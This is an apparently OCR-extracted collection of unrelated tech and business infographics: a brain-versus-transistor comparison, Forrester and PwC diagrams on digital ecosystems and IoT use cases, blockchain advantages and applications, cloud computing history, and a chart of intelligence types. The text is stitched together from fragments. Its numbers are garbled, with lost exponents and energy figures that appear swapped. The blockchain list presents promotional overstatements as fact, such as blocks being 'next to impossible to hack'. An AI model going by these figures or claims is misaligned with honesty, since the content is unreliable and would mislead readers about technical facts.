Neuron size: 10-6 m.	Single transistor size: 10-9m.
Energy consumption: 6-10 joules per operation per sec.	Energy consumption: 10-16 joules per operation per second.
Learning capability	Programming capability

5G Usage scenarios





Digital business ecosystem
Personal value ecosystems
Pet sitting
Reviews
Insurance
Currency
Taxi
Accommodation
Navigation
Theater tickets
Flight
Food and drink
Customers see your services as a small part of their own value ecosystem.
Digital experience ecosystems
Environmental data
• Digital media
• Supply chain data
• Logistics data
• Data from sensors
• Partner data
• Competitor insight
• Legislation
• Regulations
• Demographic trends
• Economic factors
• Competitors
Behind-the-scenes
• Operational systems integration
• Digital security
• Data analytics
• Systems of insight
• Mobile apps for employees
• Collaboration services
• App performance management
• Cloud services
• Online payments
• APIs
• Network services
• Web analytics
Customer-facing
• Website & mobile apps
• Sensors
• Sales/service personnel systems
• Online chat and social media
• Email
• Digital advertising
Discover
Evaluate
Buy
Access
Use
Get support
Leave
Re-engage
Digital operations ecosystems
Supply chain
Enterprise
Technology
IoT
Marketing
Production
Retailer
Sales
Companies must create and deliver customer value within digitally enabled operational and customer experience ecosystems.
127761
Source: Forrester Research, Inc. Unauthorized reproduction, citation, or distribution prohibited.


Human-machine collaboration
Companies know that what promises to create the most value for industries taking advantage of the IoT is the human and machine intelligence built into the technology. Healthcare, manufacturing, retail, agriculture, and other businesses stand to benefit in a connected system in which human experts can use data to drive more insightful decision-making.
Healthcare
When kept informed by patients' wearable device data, doctors can offer personalized —and more immediate—care.
Security
Cameras combined with facial analysis could proactively determine whether someone will attempt a break-in.
Manufacturing
Sensor data apprises factory floor personnel of system health, resulting in fewer equipment failures that will slow production.
Logistics and shipping
Location tracking and condition monitoring of perishable or fragile goods can identify and prevent the damage or loss of valuable inventory.
Retail
Omnichannel customer experiences become a reality by combining data from online and brick-and-mortar shopping habits.
Building management
Lighting and temperature control can be adjusted based on occupancy patterns and weather and location data.
Oil and gas
Sensors help monitor oil pumps in pipelines, providing the ability to perform predictive maintenance and avoid failures.
Agriculture
Sensors measure soil moisture so farmers can optimize irrigation systems.
source pwc via @mikequindazzi



More secure: while big banks are vulnerable to hacking attacks, it is next to impossible to hack into a specific block
High level of reliability
Eliminates the ability to cheat
Increased transparency
Removes intermediaries' fees
Increases the frequency and efficiency of trades
Increases access for diverse populations and locations
Allows more people and businesses to trade
Greater ability to customize
Blockchain networks can be public and open, or private with restricted membership
Faster way to conduct transactions
ADVANTAGES OF BLOCKCHAIN

The Periodic Table Of Cloud Computing

An overview of the most well-funded companies, largest exits, and most active investors in cloud computing (as of 2/7/18)




#FinTech reshaping retail #Banking and #CustomerExperience




PwC's Digital Services


source pwc via @mikequindazzi

How blockchain works:






Virtualized and Software-Defined Everything
High-density Server Farms
Multiple Distributed Servers
Large Individual Servers
Multiple Distributed Servers
Terminals
Terminal Access to Mainframe Applications
Desktop Applications
Client-Server Applications
Internet Web Site Hosting
Internet Applications
Cloud Native Applications

Typical applications of ABCD (AI, Blockchain, Cloud Computing, Data & Analytics) in financial services



source pwc via mikequindazzi


THE BLOCKCHAIN
Smart Contracts
Digital Rights
Wagers
Escrow
Digital Currency
E-commerce
Global Payments
Remittance
P2P Lending
Microfinance
Securities
Equity
Private Markets
Debt
Crowdfunding
Derivatives
Record Keeping
Healthcare
Title Records
Ownership
Voting
Intellectual Property


spatial
visualizing the world in 3D
naturalist
understanding living things and reading nature
musical
discerning sounds, their pitch, tone, rhythm, and timbre
intra-personal
understanding yourself, what you feel, and what you want
finding the right words to express what you mean
linguistic
THE TYPES OF
INTELLIGENCE
by Mark Vital
quantifying things, making hypotheses and proving them
logical-mathematical
